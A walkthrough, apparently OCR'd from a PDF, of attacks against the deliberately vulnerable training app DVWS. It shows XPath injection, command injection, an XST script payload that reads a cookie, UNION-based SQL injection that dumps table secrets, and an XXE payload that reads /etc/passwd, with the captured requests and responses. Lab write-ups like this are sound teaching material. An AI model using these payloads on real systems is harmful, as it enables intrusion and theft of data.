


Damn Vulnerable Web Services (DVWS) – Walkthrough




Installation


Damn Vulnerable Web Services (DVWS) is an insecure web application with multiple vulnerable web service components that can be used to learn real world web service vulnerabilities.

<https://github.com/snoopysecurity/dvws>



DVWS can be used with a XAMPP setup. XAMPP is a free and open source cross-platform web server solution which mainly consists of an Apache Web Server and MySQL database. To setup, download and install the XAMPP setup first.



Start MySQL



Next, download the dvws folder and copy the folder to your htdocs directory. Lastly, Setup or reset the database by going to <http://kali/dvws/instructions.php>



WSDL Enumeration

Spider DVWS using Burp Suite and look for **service.php**

Target Scope

Define the in-scope targets for your current work. This configuration affects the behavior of tools throughout the suite. The easiest way to configure scope is to URL paths.

Use advanced scope control

Include in scope

Enabled	Prefix
<input checked="" type="checkbox"/>	https://dvws1.infosecaddicts.com/

Exclude from scope

Enabled	Prefix
---------	--------

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	T
https://dvws1.infosecaddicts.com	GET	/dvws1/vulnerabilities/sql/		200	4446	HTML	R
https://dvws1.infosecaddicts.com	GET	/dvws1/vulnerabilities/sql/api.php/users/		200	532	script	
https://dvws1.infosecaddicts.com	GET	/dvws1/vulnerabilities/sql/api.php/users/2		200	426	JSON	
https://dvws1.infosecaddicts.com	GET	/dvws1/vulnerabilities/ssrf/		200	5167	HTML	S
https://dvws1.infosecaddicts.com	POST	/dvws1/vulne...		200	15	HTML	V
https://dvws1.infosecaddicts.com	GET	https://dvws1.infosecaddicts...ilities/wsdlenum/service.php/		200	15	HTML	V
https://dvws1.infosecaddicts.com	GET	/dvws1/vulne...		206	HTML	N	
https://dvws1.infosecaddicts.com	GET	/dvws1/vulne...		11	XML		
https://dvws1.infosecaddicts.com	GET	/dvws1/vulne...		51	HTML	In	
https://dvws1.infosecaddicts.com	GET	/dvws1/vulne...		51	HTML	In	
https://dvws1.infosecaddicts.com	GET	/dvws1/vulne...		51	HTML	In	

Request Response

Raw Params Headers Hex

```

GET /dvws1/vulnerabilities/wsdlenum/service.php/ HTTP/1.1
Host: dvws1.infosecaddicts.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.
Connection: close
Referer: https://dvws1.infosecaddicts.com/dvws1/vulnerabilit
Cookie: StealthiscookiewithXST=890750684af1101a65f443f093c02
_gid=GA1.2.477477597.1563846176; _gwt=1
            
```

Remove from scope

Spider this branch

Do an active scan

Do a passive scan

Send to Intruder

Send to Repeater

Send to Sequencer

Send to Comparer (request)

Send to Comparer (response)

Show response in browser

Request in browser

Engagement tools [Pro version only]

Compare site maps

Add comment

Highlight

Delete item

Copy URLs in this branch

Copy links in this branch

Copy as curl command

Save selected items

Show new site map window

Site map help

0 matches

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Site map Scope

Logging of out-of-scope Proxy traffic is disabled Re-enable

Filter: Hiding out of scope and not found items: hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length	MIME type	Title
https://dvws1.infosecaddicts.com	GET	/dvws1/vulnerabilities/wsdlenum/service.php/		200	9306	HTML	NuSOAP
https://dvws1.infosecaddicts.com	GET	/dvws1/vulnerabilities/wsdlenum/service.php/?wsdl	✓	200	4611	XML	

Request Response

Raw Params Headers Hex

```

GET /dvws1/vulnerabilities/wsdlenum/service.php/ HTTP/1.1
Host: dvws1.infosecaddicts.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Referer: https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xst/xst.php
Cookie: StealthiscookiewithXST=890750684af1101a65f443f039c02951; __cfduid=deb4c05fe8a9818d3b5b07c30be116c9a1563846176; _gid=GA1.2.477477597.1563846176; _gat=1
  
```

<http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/wsdlenum/service.php>

NuSOAP: DVWA Web Service

https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/wsdlenum/service.php

Most Visited Getting Started Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB

DVWA Web Service

View the [WSDL](#) for the service. Click on an operation name to view its details.

- [return_price](#)
- [owasp_apitop10](#)
- [check_user_information](#)
- [population](#)

Requests processed by SOAP service include `check_user_information`, `owasp_apitop10`, `population` and `return_price`

XPATH Injection

<https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xpath/xpath.php>

XPATH Injection

XPath Injection is an attack technique used to exploit applications that construct XPath (XML Path Language) queries from user-supplied input to query or navigate XML documents.

More Information

- <http://projects.webappsec.org/w/page/13247005/XPath%20Injection>
- https://www.owasp.org/index.php/XPATH_Injection

The below login form is using XPath to query an XML document and retrieve the account number of a user whose name and password are received from the browser.

User Login:

User Password:

User Login:

1' or '1'='1

User Password:

1' or '1'='1

Type	Name	Value
URL	login	1' or '1'='1
URL	password	1' or '1'='1
URL	form	submit

Home

About

Setup instructions

PHP Information

Vulnerabilities

WSDL Enumeration

XML Bomb Denial-of-Service

XML External Entity Processing

XPATH Injection

Command Injection

Cross Site Tracing (XST)

Server Side Request Forgery

REST API SQL Injection

XML External Entity Processing 2

JWT Secret Key Brute Force

XPATH Injection

XPath Injection is an attack technique used to exploit applications that construct XPath (XML Path Language) queries from user-supplied input to query or navigate XML documents.

More Information

- <http://projects.webappsec.org/w/page/13247005/XPath%20Injection>
- https://www.owasp.org/index.php/XPATH_Injection

The below login form is using XPath to query an XML document and retrieve the account number of a user whose name and password are received from the browser.

User Login:

User Password:

Accepted User: **Admin**
Your Account Number: **06578368643**

Command Injection

Original Request

<https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/cmd/client.php>

```

Raw Params Headers Hex
POST /dvwal/vulnerabilities/cmd/ client.php HTTP/1.1
Host: dvwal.infosecaddicts.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://dvwal.infosecaddicts.com/dvwal/vulnerabilities/cmd/ client.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Cookie: __cfduid=d12945922c90ebb313d98c4eb4ca9c8171563795125; _ga=GA1.2.1544416153.1563795126; _gid=GA1.2.7081359.1563795126
Upgrade-Insecure-Requests: 1

name=find

```

parameter value of `name` is "find" by default

Edited Request

Burp Intruder Repeater Window Help
 Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer E

1 x ...

Go Cancel <|v >|v

Request

Raw Params Headers Hex

```

POST /dvwal/vulnerabilities/cmd/cmdi/client.php HTTP/1.1
Host: dvwal.infosecaddicta.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:68.0)
Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://dvwal.infosecaddicta.com/dvwal/vulnerabilities/cmd/cmdi/client.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Cookie: __cfduid=d12945922c90ebb313d98c4eb4ca9c8171563795125;
_ga=GA1.2.1544416159.1563795126; _gid=GA1.2.7081359.1563795126
Upgrade-Insecure-Requests: 1

name=dir
  
```

change the parameter value of *name* from "find" to "dir"

This will only work on Windows

Cross Site Tracing (XST)

Hint of "The NuSOAP Library service is vulnerable to a Cross-site scripting flaw" is given by DVWS. Exploit is published at exploit DB (<https://www.exploit-db.com/exploits/34565/>)

Note: We did the modification on the source code at \dvws\vulnerabilities\xst\xst.php due to improper creation of cookie. The following snippet are moved to the beginning part of the xst.php:

```

* xst.php
/opt/lampp/htdocs/dvws/vulnerabilities/xst

<?php
$value = '890750684af1101a65f443f039c02951'; //sets a random cookie
setcookie("StealthiscookiewithXST", $value);
?>

<!DOCTYPE html>
<html lang="en">

    <head>

        <meta charset="utf-8">
        <meta http-equiv="X-UA-Compatible" content="IE=edge">
        <meta name="viewport" content="width=device-width, initial-scale=1">
        <meta name="description" content="">
        <meta name="author" content="">

        <title>Cross Site Tracing (XST)</title>

    <?php require(dirname(__FILE__).../../../../../bootstrap.php) ?>
  
```

As what mentioned by DVWS, the vulnerable page is */dvws/vulnerabilities/wsdlenum/service.php/*

The payload we used to perform XST as below:

```
<ScRipt type='text/javascript'>
  var req = new XMLHttpRequest();
  req.open('GET',
'http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xst/xst.php', false);
  req.send();
  result=req.responseText;
  alert(result);
</scRipT>
```

URL:

[http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/wsdlenum/service.php/%3cScRipt%20type='text/javascript'%3evar%20req%20=%20new%20XMLHttpRequest\(\);req.open\('GET','%20http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xst/xst.php',false\);req.send\(\);result=req.responseText;alert\(result\);%3c/scRipT%3e](http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/wsdlenum/service.php/%3cScRipt%20type='text/javascript'%3evar%20req%20=%20new%20XMLHttpRequest();req.open('GET','%20http://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xst/xst.php',false);req.send();result=req.responseText;alert(result);%3c/scRipT%3e)

Amend GET method to TRACE method


Request to http://kali:80 [127.0.1.1]

Forward Drop Intercept is on Action Comment this item

Raw Headers Hex

```
TRACE] /kali/dvws/vulnerabilities/xst/xst.php HTTP/1.1
Host: kali
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://kali/dvws/vulnerabilities/wsdlenum/service.php/%3cScRipt%20type='text/javascript'%3evar%20req%20=%20new%20XMLHttpRequest();req.open('GET','%20http://kali/dvws/vulnerabilities/wsdlenum/service.php',false);req.send();result=req.responseText;alert(result);%3c/scRipT%3e
Cookie: StealthiscookiewithXST=890750684af1101a65f443f039c02951
Connection: close
```

Cookie information disclosed




To understand better with XST, please read the article [Penetration Testing with OWASP Top 10 - 2017 A7 Cross-Site Scripting \(XSS\)](#).

REST API SQL Injection



2 or 1=1


<http://dvws1.infocaddicts.com/dvws1/vulnerabilities/sqli/api.php/users/2%20or%201=1>



Extract Information


2 UNION SELECT 1,2

2 UNION SELECT database(), @@datadir




Extract Table Name

```
2 union select group_concat(table_name),database() from information_schema.tables where table_schema = 'dvws'--
```




Extract Column Name

```
2 union select group_concat(column_name),database() from information_schema.columns where table_schema='dvws' and table_na
```



Dump Data From Extracted Table and Column Names

```
2 union select id, secret from users--
```



To understand better with SQL Injection, please read the article [Penetration Testing with OWASP Top 10 - 2017 A1 Injection](#).


XML External Entity 2

```
<!DOCTYPE uservalue [  
<!ENTITY systemEntity SYSTEM "file:///etc/passwd" >  

```

```
<uservalue>  
<value>&systemEntity;</value>  
</uservalue>
```

Request



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The request is from 'https://dvws1.infosecaddicts.com:443 [104.25.167.6]'. The request body is displayed in the 'Raw' tab and contains the following XML payload:

```
POST /dvws1/vulnerabilities/xxe2/ HTTP/1.1  
Host: dvws1.infosecaddicts.com  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: https://dvws1.infosecaddicts.com/dvws1/vulnerabilities/xpath/xpath.php  
Cookie: __cfduid=deb4c05fe8a9818d3b5b07c30bell6c9a1563846169; _ga=GA1.2.1532993260.1563846176; _gid=GA1.2.477477597.1563846176  
Connection: close  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0  
  
<!DOCTYPE uservalue [  
<!ENTITY systemEntity SYSTEM "file:///etc/passwd" >  
>  
  
<uservalue>  
<value>&systemEntity;</value>  
</uservalue>
```

Response

XML External Entity Processing

XML External Entity 2

Many web and mobile applications rely on web services communication for client-server interaction. An XML External Entity attack is a type of attack against an application that parses XML input.

An XXE attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser. This attack may lead to the disclosure of confidential data, denial of service, port scanning from the perspective of the machine where the parser is located, and other system impacts.

More Information

- [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
- http://projects.webappsec.org/wpage/13247003/XML_External_Entities

This XXE example processes and parses the entire request sent by the print greeting button.

```
Hello, Thankyou for using root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin
